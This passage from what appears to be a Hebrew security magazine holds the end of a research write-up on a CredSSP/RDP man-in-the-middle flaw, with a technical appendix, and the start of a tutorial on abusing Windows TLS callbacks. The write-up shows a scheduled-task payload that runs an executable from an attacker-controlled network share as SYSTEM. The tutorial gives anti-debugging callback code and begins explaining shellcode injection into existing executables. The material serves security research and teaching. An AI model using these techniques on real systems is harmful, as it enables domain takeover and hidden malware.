<RegistrationTrigger/></Triggers><Actions><Exec><Command>\\\\IP\\share\\
executable.exe</Command></Exec></Actions></Task>\x00'
flags: 6
sddl: NULL
logonType: 3
cCreds: 1
pCreds:
    [
        userId:      u'S-1-5-18\x00'
        password:    NULL
        flags:       1,
    ]
```

פקודה זו יוצרת משימה עם מזהה משתמש של SYSTEM[5]. ה-Payload נמצא בתיקיה משותפת בשליטת התוקף, והוא מופעל מיד. כלומר, אין צורך לבצע העלאת הרשאה אם המשתמש כבר מנהל (Administrator)[6].

העולם האמיתי

לבסוף, אנו מתחשבים במספר מכשולים שהמציאות מציבה. במקרים רבים, ביצוע MiTM הוא אינו דבר מסובך עבור התוקף (לדוגמא דרך ARP Poisoning), המכשול האמיתי כאן הוא ה-Windows Firewall. אם חומת האש מופעלת, אז על מערכת הפעלה מודרנית סטנדרטית, RPC אינו מאופשר כברירת מחדל עבור כל ממשק[7].

למרות זאת, הפגיעות והאיום עדיין מאוד ממשיים, והפעלת ה-patch היא חשובה. זאת בשל הסיבות הבאות:


1. שרתי הניהול (Domain Controllers) עדיין חשופים להתקפה זו כברירת מחדל. וזאת מפני שבכל שרת ניהול קיים חוק Firewall המאפשר חיבור לכל ממשק DCOM של svchosts.exe. יתר על כן, סקר מהיר מצא כי RDP היא הדרך הנפוצה ביותר שבה מנהלי הרשת נוטים לגשת ל-DC. במילים אחרות, על ידי ניצול של חולשה זו, תוקף עלול לקבל שליטה מלאה על הדומיין!

[5] בהינתן הרשאות של מנהל מקומי, זה אמור לעבוד
[6] הערה: הxml קצת השתנה, וגירסא זו שלו הינה בעייתית
[7] מאומת ב-Windows Server 2012 וב-Windows 10

2. פעמים רבות, חומת האש של Windows כבויה או RPC מופעל באופן נרחב (מומלץ להפעיל אותו באופן סלקטיבי עבור השירותים הדרושים למשתמש)

3. ניצול החושה יכול להתבצע בדרכים שונות, תוך עקיפת הגנות אפשריות שונות בסביבות שונות. לא רק באמצעות שימוש בממשקים שונים של MSRPC, אלא גם תוך ניצול של פרוטוקולים שונים.[8] (אם הנכם מצליחים, נשמח לדעת על כך)

בתרחיש המתואר בהתחלה, התחברות מרוחקת תיכשל עם הצגת ההודעה הבאה לאחר מספר שניות:



[איור 8 - הודעת שגיאה מוצגת לאחר שחיבור RDP נכשל כתוצאה מניצול החולשה]

קוד זדוני יופעל בשקט על השרת עם הרשאות מלאות. מלבד זאת, לא תהיה שום אזהרה או אינדיקציה חשודה.

סיכום

במאמר זה, הצגנו את הפרטים עבור מתקפה על MS-RDP עם Task Scheduler Interface כיעד. להתקפה זו סיכויי הצלחה של כמעט 100% כאשר שרת RPC מאופשר, ובהנחה שהתוקף מסוגל לעשות MiTM.

אנו מקווים שנהנתם מהקריאה של מאמר זה. כפי הנראה, חולשות לוגיות חזקות מבוססות פרוטוקול לא עברו מן העולם. לפי דעתי, חולשה זו מדגישה את החשיבות של אימות זהות בהקדם האפשרי, תוך הקפדה שהעניין יעשה לפני חתימה על נתונים כלשהם של השרת. בנוסף, הפגם שהובא כאן של חתימה על מפתח ציבורי יכול להיות משהו שכדאי לשים לב אליו באופן כללי.

[8] אם הנכם מצליחים ליצור אקספלויט נוסף, אנא ספרו לנו. מסדי נתונים נראים כמו מטרה גדולה

תודות

אני מבקש להודות בזאת לירון זינר, ראש צוות המחקר של Preempt, על התמיכה וההדרכה לאורך הדרך, וכן על העזרה בכתיבת המאמר הזה. וכן, להת'ר האולנד, סמנכ"ל שיווק, ולווייד ווילאמסון, ממחלקת השיווק על כל העזרה.

תודה גם למילה סטילמן, על התרגום.

הפניות ורקע טכני

החולשה שדיברנו עליה מתפרשת על פני הרבה תחומי ידע. ואיננו יכולים שלא להניח ידע מקדים מסויים. כדי לא לפגוע ברצף המאמר, מצורף נספח שהוא הרקע הטכני לצורך השלמת הידע הנדרש עבור חולשה זו.

CredSSP

CredSSP הוא פרוטוקול אותנטיקציה המשמש בין היתר בעת השימוש ב-RDP. הוא השלב הראשון שמתבצע לאחר הקמת ערוץ מאובטח. הוא מעביר באופן שקוף את תהליך האותנטקציה הסטנדרטי ב-Windows על גבי ערוץ מאובטח, ובמצב רגיל של RDP, גם את הסיסמא ב-plaintext. בנוסף, הוא מגן מפני מתקפות MiTM על ידי צימוד בין הזהות הקרברוסית של השרת, לזהות שסופקה על ידי הסטרטיפיקט.

Kerberos ב-Active Directory

Active Directory הוא אוסף של שירותים שמיקרוסופט מציעה לצורך הקמת וניהול רשת ארגונית. כל מחשב וכל משתמש נמצאים בדומיין מסויים, שנראה דומה לדומיינים באינטרנט. הוא מנוהל על ידי מנהלי דומיין בעלי הרשאות גבוהות. הדומיין מאפשר לגשת למחשבים בדומיין (לפחות) להזדהות בצורה אוטומטית (SSO) ולקבל הרשאות בהתאם.

Kerberos הוא פרוטוקול האימות הבסיסי בסביבת Active Directory. משתמשים בו כברירת מחדל (במקרה שבו פונים לשרת דרך DNS) והוא נחשב לבטוח ומהימן.

למעשה, הוא מספק אותנטקציה ו-SSO (Single Sign On) על פני כל הדומיין, בהסתמך על סודות משותפים שנמצאים על שרתי ה-DC (Domain Controllers) שהם הגופים המהימנים שמנהלים את הדומיין. השתלטות של תוקף על DC (או חשבון מיוחד בשם KRBTGT) תביא לשליטה מלאה על הדומיין.

ישנם אתרים רבים המסבירים כיצד kerberos עובד. למרות שרוב הפרטים אינם רלוונטים לפגיעות שלנו, יהיה זה נחמד לקבל את התמונה הכוללת:

https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

NTLM (Network Lan Manager[9])

NTLM הוא פרוטוקול ותיק אשר משתמשים בו לביצוע אימות בסביבת Active Directory. הוא עדיין נמצא בשימוש נרחב למדי היום, בעיקר בתרחישים שבהם אין אמון בדומיין, וכן בתוכנות מדור קודם. זהו פרוטוקול בסגנון ישן של Challenge-Response. הגרסה החשובה ביותר היא גרסה 2, המספקת הגנה מסוימת מפני כמה התקפות. הפרוטוקול אינו עמיד בפני מתקפות NTLM Relay במקרה שאין הגנה נוספת נגד ממסור הודעות כגון חיוב חתימה על ידי הסרבר או EPA.

ניתן למצוא פרטים נוספים כאן:

https://en.wikipedia.org/wiki/NT_LAN_Manager

https://blog.preempt.com/new-ldap-rdp-relay-vulnerabilities-in-ntlm

SSPI (Security Support Provider Interface)

SSPI הוא API המאפשר לאפליקציות לבצע אימות זהות והרשאות כמעט באופן שקוף (למרות שזה קצת סיוט לפעמים). כל יישום התומך באימות בסגנון "Windows Authentication", תומך גם ב-SSPI. לדוגמה: Microsoft SQL Server. מבחינה רשתית, הוא מיושם כשכבה נוספת מעל פרוטוקול היישום. הנתונים המוגנים באמצעות SSPI נקראים (לפחות במאמר זה) שכבת אפליקציה.

בין הספקים ניתן למצוא: Kerberos, NTLM, וגם SPNEGO. SPNEGO משמש למשא ומתן עבור בחירת פרוטוקול האימות (גרסה כלשהי של NTLM או Kerberos בדרך כלל), אשר ישמשו לגזירת מפתחות להצפנה ו/או כניסה ל-session data.

PKI - Public Key Infrastructure

זוהי התשתית המאפשרת לאמת זהות של ישויות ברשת איתם מתקשרים (למשל אתרים) ובכך לאפשר תקשורת מאובטחת. הנ"ל מתבצע על סמך ישויות שכולם סומכים עליהם הנקראות Certificate Authority (או בקיצור - CA) באמצעות חתימות דיגיטליות.

ראו: https://en.wikipedia.org/wiki/Public_key_infrastructure

[9] הכרת הפרוטוקול הזה היא איננה דרישה הכרחית

TLS - Transport Layer Security

TLS היא ההצפנה הסטנדרטית בה משתמשים לרוב ברשת (גם האינטרנט) כדי להעביר מידע ע"ג ערוץ מאובטח (הוא מספקת הצפנה והגנה מפני שגיאות). הצפנה זו עושה שימוש במפתח סימטרי, המסתמכת על PKI כדי לאמת את זהות ישות היעד.

לפרטים:

https://en.wikipedia.org/wiki/Transport_Layer_Security

RSA

RSA הוא מקרה כללי של הצפנה א-סימטרית. הצפנות א-סימטריות עובדות על ידי שימוש בשני מפתחות שונים. אחד מהם נקרא מפתח ציבורי, והשני, מפתח פרטי. המפתח הציבורי הוא מפתח שכל אחד רואה ויודע, והוא יכול לשמש כדי להצפין כל הודעה. לעומת זאת, רק המחזיק במפתח הפרטי יכול לפענח הודעות אלו.

ה-RSA מסתמך על הנחה מתמטית בתורת המספרים. כלומר, ההשערה שפירוק לגורמים ראשוניים היא בעיה קשה: נתון p, q שני מספרים ראשוניים שנבחרו באופן אחיד ואקראי. את N שהוא מכפלתם קשה לפרק בחזרה לתוך p, q[10]. כיום, אין דרך יעילה לחשב את הפירוק.

חבורת כל המספרים הזרים ל-N נקראת Z^*_N. קיימים $\phi(N)$ מספרים שונים (הזרים ל-ϕ. (N הנקראת פונקציית אוילר. זהו גם הסדר של הקבוצה. כלומר, לכל x ב-Z^*_N, $x^{\phi(N)} = 1$ (וזהו המספר המינימלי עם תכונה זו).

עבור N = pq שבו **p** ו-**q** הם ראשוניים, ידוע כי $\phi(N) = (p-1)(q-1)$. ברגע שאנחנו יודעים את הסדר של הקבוצה, אנחנו יכולים בקלות מאוד למצוא את ההופכי לכל איבר בקבוצה. נניח כי e איבר בקבוצה זו, ו-$\phi(N)$ פונקציית אוילר, אזי באמת קל למצוא מספר d ועוד אחד **C** שעבורו מתקיים gcd(e),$\phi(N)$ = s.t. ed+e$\phi(N)C$ זה נעשה באמצעות אלגוריתם המחלק הגדול ביותר של אוקלידס.

אם הוא זר ל-$\phi(N)$, אזי $e = d^{-1} mod\ \phi(N)$. אך אם איננו יודעים את p,q (או משהו לגביהם פרט ל-**pq**=N), אז אין לנו אפשרות לדעת מהי $\phi(N)$ ולמצוא את **d**. כמובן שנוכל לפרק את N, אך זה יהיה קשה. בהינתן הודעה (המקודדת בצורה כזו בקבוצה זו) **m**, יש לנו $c = m^e\ mod\ N$ שזוהי ההצפנה.

זהו הרעיון הבסיסי מאחורי RSA. כולם יודעים את המפתח הציבורי כך שהם יכולים להצפין, אך רק יישות אחד יודעת את המפתח הפרטי ויכולה לפענח את הצופן (ולמצוא את m) על ידי ביצוע התהליך הבא:

$$c^d\ mod\ N = m^{d*e}\ mod\ N = m^{\phi(N)C+1}\ mod\ N = (m^{\phi(N)})^C m\ mod\ N = m\ mod\ N$$

[10] זה יכול להיות מנוסח יותר בקפידה

MS-RDP

Microsoft Remote Desktop Protocol הוא פרוטוקול המשמש לשליטה מרחוק של מחשב אחר. לרוב, המשתמש צריך להקליד שם משתמש וסיסמא על מנת להתחבר.

MS-RDP מאפשר מצב ניהול מוגבל (Restricted Admin) שבו נעשה שימוש כאשר המנהל יכול להשתמש בהרשאות שלו כדי להתחבר למחשב אחר בצורה חלקה. במצב זה, לא מעבירים את הסיסמא הגלויה למחשב המרוחק. על כן, מצב זה נחשב בטוח יותר (למרות שיש לו מגבלות).

Microsoft אפילו מציעה להשתמש במצב זה במקרים שבהם הנכם חושדים כי מחשב היעד תחת שליטה של תוקף:

https://docs.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard

"עבור תרחישי תמיכה בשירותים שבהם אנשי הצוות נדרשים לקבל גישת מנהל כדי לספק סיוע מרחוק למשתמשים באמצעות הפעלות של שולחן עבודה מרוחק, Microsoft ממליצה שלא להשתמש ב-Windows Defender Remote Credential Guard בהקשר זה. הסיבה לכך היא שתוך הפעלת החיבור של RDP למחשב לקוח שהתוקף כבר שולט בו, התוקף יוכל להשתמש בערוץ הפתוח כדי ליצור חיבורים בשם המשתמש כדי לגשת למשאבים של המשתמש לזמן מוגבל (כמה שעות)... לכן, מומלץ להשתמש באפשרות של מצב Restricted Admin". (ציטוט מתורגם מהאתר)

MS-RDP ובכלל זה מצב restricted admin פגיע לחולשה שתוארה כאן.

הצד האפל של TLS Callbacks

מאת יהונתן לוסקי

מבוא

Thread Local Storage או בקצרה TLS הוא מנגנון המאפשר למערכת ההפעלה להקצות מידע שהינו ייחודי ל-Thread מסויים. דהיינו, יהיו מעיין "משתנים גלובליים" שהם למעשה ייחודיים רק עבור ה-Thread אליו הם שייכים.

ב-Windows המנגנון מאפשר לנו להגדיר רוטינות נוספות הנקראות TLS Callbacks. אותן רוטינות TLS Callbacks הינן רוטינות אשר רצות בכל אחד מארבעת המצבים הבאים: טעינה של DLL, הסרה של DLL, יצירה של Thread, סיום ריצה של Thread. במאמר זה, אתמקד באותם TLS Callbacks ולא במנגנון ה-TLS עצמו.

לפני שאמשיך הלאה, לכל אותם קוראים שכבר כן מכירים את הקונספט ומבינים לאן המאמר הולך, מוזמנים לקפוץ אל סוף המאמר שם נמצא האתגר שבניתי ☺

TLS Callbacks, מה ולמה?

על אף שהשימוש ב-TLS Callbacks איננו נפוץ, לרוטינות TLS Callbacks יכול להיות מגוון רחב של שימושים לגיטימיים הקשורים באתחול של התכנית והרצה נוספת של קוד לפני תחילת התכנית הראשית. אולם, כמו שאתם יכולים לנחש כבר, כאן מגיע השלב שבו אני מפחיד אתכם ואומר שהעולם שלנו הוא עולם רע ואכזר והשימוש באותם TLS Callbacks איננו בהכרח תמים.

TLS Callbacks הינם הבחירה המועדפת על הרבה כותבי Malwares שכן הם מאפשרים להסוות קוד נוסף שרץ לפני תחילת התכנית הראשית. ניתן לחשוב על אינספור שימושים לכך, במרכזיים שבהם ניתן למצוא: בדיקת שימוש בדיבאגרים, בדיקת ריצה בסביבת מחקר, ביצוע חלק מהקוד הזדוני של ה-malware ועוד... אם לא די בכך, קיימים אף דיבאגרים כדוגמאת Olly Debugger שמקשים עלינו אף יותר, הם אינם מזהים את אותם TLS Callbacks, ויתרה מכך, בטעינה של ה-Executable הם מבצעים הרצה באופן אוטומטי עד ל-Entry Point של ה-Executable, כלומר, הם מריצים באופן אוטומטי את הקוד שנמצא בתוך ה-TLS Callback! במקרה הטוב, במידה והקוד שנמצא ב-TLS Callback זיהה דיבאגר הוא יגרום ליציאה של התכנית, במקרה הרע הוא עשוי אף לגרום למחיקה של ה-HD.

מנגד כמובן, קיימים כלים אחרים כדוגמת IDA שכן תדע לזהות את אותם TLS Callbacks... האומנם?


TLS Callbacks באופק

כעת, משהכרנו מה הם אותם TLS Callbacks, על מנת להמשיך הלאה, עלינו להבין תחילה כיצד מיוצגים אותם TLS Callbacks בתוך הזיכרון של ה-PE.

אותם TLS callbacks מקושרים למבנה ששייך ל-TLS ונקרא ה-TLS Directory. על מנת להגיע אל ה-TLS Directory, ניגש אל ה-Optional Header, שנמצא בתוך ה-NT Headers, שהוא חלק מההדרים של ה-PE.

כפי שניתן לראות בתמונה מתחת, ה-Optional Header מכיל שני שדות שרלוונטיים לנו:


- TLS Directory RVA - מכיל את האופסט בו נמצא ה-TLS Directory.
- TLS Directory Size - מכיל את הגודל של ה-TLS Directory, שבדרך כלל יהיה 18.



Member	Offset	Size	Value	Section
Security Directory RVA	00000198	Dword	00000000	
Security Directory Size	0000019C	Dword	00000000	
Relocation Directory RVA	000001A0	Dword	00007000	.reloc
Relocation Directory Size	000001A4	Dword	000001A4	
Debug Directory RVA	000001A8	Dword	00003120	.rdata
Debug Directory Size	000001AC	Dword	00000038	
Architecture Directory RVA	000001B0	Dword	00000000	
Architecture Directory Size	000001B4	Dword	00000000	
Reserved	000001B8	Dword	00000000	
Reserved	000001BC	Dword	00000000	
TLS Directory RVA	000001C0	Dword	000031C0	.rdata
TLS Directory Size	000001C4	Dword	00000018	
Configuration Directory RVA	000001C8	Dword	00003158	.rdata
Configuration Directory Size	000001CC	Dword	00000040	
Bound Import Directory RVA	000001D0	Dword	00000000	
Bound Import Directory Size	000001D4	Dword	00000000	
Import Address Table Directory ...	000001D8	Dword	00003000	.rdata
Import Address Table Directory ...	000001DC	Dword	000000D4	
Delay Import Directory RVA	000001E0	Dword	00000000	
Delay Import Directory Size	000001E4	Dword	00000000	
.NET MetaData Directory RVA	000001E8	Dword	00000000	
.NET MetaData Directory Size	000001EC	Dword	00000000	

CFF Explorer: על מנת לפרסר את קובץ ההרצה השתמשתי בכלי שנקרא CFF Explorer, זה הוא כלי עוצמתי ושימושי מאוד שמאפשר תצוגה נוחה של המידע שמכיל ה-PE. הכלי חינמי וניתן להוריד אותו בקלות באינטרנט.


כעת משאנו יודעים היכן נמצא ה-TLS Directory, נוכל לגשת אל המבנה עצמו ולנתח אותו. על מנת לעשות זאת נוכל לבצע את אחד משני הדברים הבאים, לגשת אל התצוגה הבינארית של הקובץ ולנתח שם את ה-TLS Directory או שפשוט נשתמש ב-CFF Explorer שמציג לנו את ה-TLS Directory בצורה נוחה, הידד!



כפי שניתן לראות בתמונה לעיל ה-TLS Directory מכיל בסך הכל 6 שדות. מתוכם אתייחס אך ורק לשני שדות מעניינים, שאר השדות אף יכולים להכיל אפסים והתכנית תמשיך לפעול באופן תקין. להלן השדות:

- AddressOfCallBacks - מכיל את הכתובת האבסולוטית של מערך המכיל פוינטרים אל פונקציות ה-TLS שאמורות להיקרא.
- AddressOfIndex - מכיל את הכתובת האבסולוטית של מערך המכיל את האינדקס של כל אחד ואחד מה-TLS Callbacks.

ולבסוף במידה וניגש אל מערך של ה-Callbacks, נראה כי זה הוא למעשה מערך של כתובת אבסולוטיות לקריאה על ידי מנגנון ה-TLS:



[הערה: אל תשכחו שמדובר ב-little endian :)]

רוטינת TLS Callback

לאחר שראינו את המבנה שמכיל מידע על פונקציות ה-TLS וכיצד הן למעשה נקראות, נרצה לבנות פונקציה כזאת בעצמנו. כל TLS Callback מוגדר באופן הבא:

```
VOID (NTAPI *PIMAGE_TLS_CALLBACK) (PVOID DllHandle, DWORD Reason, PVOID
Reserved);
```

- הארגומנט DllHandle מכיל handle אל ה-DLL שה-TLS הוא חלק ממנו.
- הארגומנט Reason מכיל את אחד מארבעת המאקרואים הבאים:
  - DLL_PROCESS_ATTACH = 1
  - DLL_PROCESS_DETACH = 0
  - DLL_THREAD_ATTACH = 2
  - DLL_THREAD_DETACH = 3

בהתאם ל-Reason נבחר את הפעולה שה-TLS Callback שלנו יבצע. כותבי Malwares לרוב יממשו את הפונקציונאליות של ה-TLS כאשר Reason = DLL_PROCESS_ATTACH. למשל, להלן דוגמא ל-TLS Callback שבודק קיומו של דיבאגר, במידה וקיים אחד התכנית יוצאת:

```
VOID WINAPI check_debugger(PVOID DllHandle, DWORD Reason, PVOID Reserved)
{
    if (Reason == DLL_PROCESS_ATTACH) {
        if (IsDebuggerPresent()) {
            exit(0);
        }
    }
}
```

עכשיו, שאנו יודעים לבנות TLS Callback, כל שנותר הוא להכניס אותו אל קובץ ההרצה שלנו. במידה ויש לנו את ה-Source Code, האופציה הפשוטה כמובן תהיה להכניס את ה-TLS בתור חלק מהקוד. על כך לא אפרט, מוזמנים להציץ במאמר הבא.

ומנגד, לחבר'ה שמעוניינים להעצים את האתגר (או נטולי ה-Source Code), ניתן להכניס את ה-TLS Callback באופן ידני לקובץ הרצה קיים. למעוניינים, בשלב זה ניתן לנסות לעשות זאת באופן עצמאי, למעשה כיסינו כמעט את כל הידע הנדרש (רמז: שימו לב שמדובר בכתובות אבסולוטיות ולכן חסר אולי עוד משהו קטן שלא נגענו בו). בפרק הבא של המאמר אסביר כיצד להכניס TLS Callback באופן ידני לתוך קובץ הרצה קיים.

ה-TLS Callback הראשון שלי

התהליך יתחלק לשלושה שלבים:


1. מציאת Code Cave להכנסת הקוד של ה-TLS Callback החדש.
2. הוספת הכתובת במערך ה-Callbacks ויצירת TLS Directory במידה ונדרש.
3. תיקון ה-Relocation Table.

הערה קטנה לפני, מדובר ב-Executable שונה מזה שראינו קודם לכן במדריך, לא להתבלבל! הבא נתחיל...

הקוד של ה-TLS Callback בו נשתמש יהיה למעשה Shellcode. מזכיר, איננו יודעים מה הן הכתובות של כל הפונקציות האחרות בזיכרון. לכן נרצה להקל על עצמנו ונשתמש ב-Shellcode שרץ כקוד עצמאי ואיננו תלוי בדברים אחרים. כמו כן, אציין גם שה-Shellcode איננו פונקציה, ואילו TLS Callback היא כן, לכן יש להוסיף ל-Shellcode פרולוג ואפילוג מתאימים לניקוי המחסנית.

לא אתעכב כיצד הדבר התבצע, אולם אציין כי השתמשתי ב-Shellcode גנרי שמצאתי באינטרנט והוספתי לו את הפרולוג והאפילוג באמצעות OllyDBG שיודע לתרגם פקודות מאסמבלי ל-OpCode המתאים.

סדר הגודל של ה-Shellcode הוא 80 בטים. כפי שניתן לראות ב-CFF Explorer, מצאתי חלל מספיק גדול בתוך ה-text section. שווה לציין כי זה הוא ה-Section האדיאלי, שכן כמובן שה-text section הוא בר הרצה הרי שמה יושב כל הקוד של שאר התכנית. כנגזרת מכך לא נצטרך לדאוג לשינוי ההרשאות של הזיכרון.

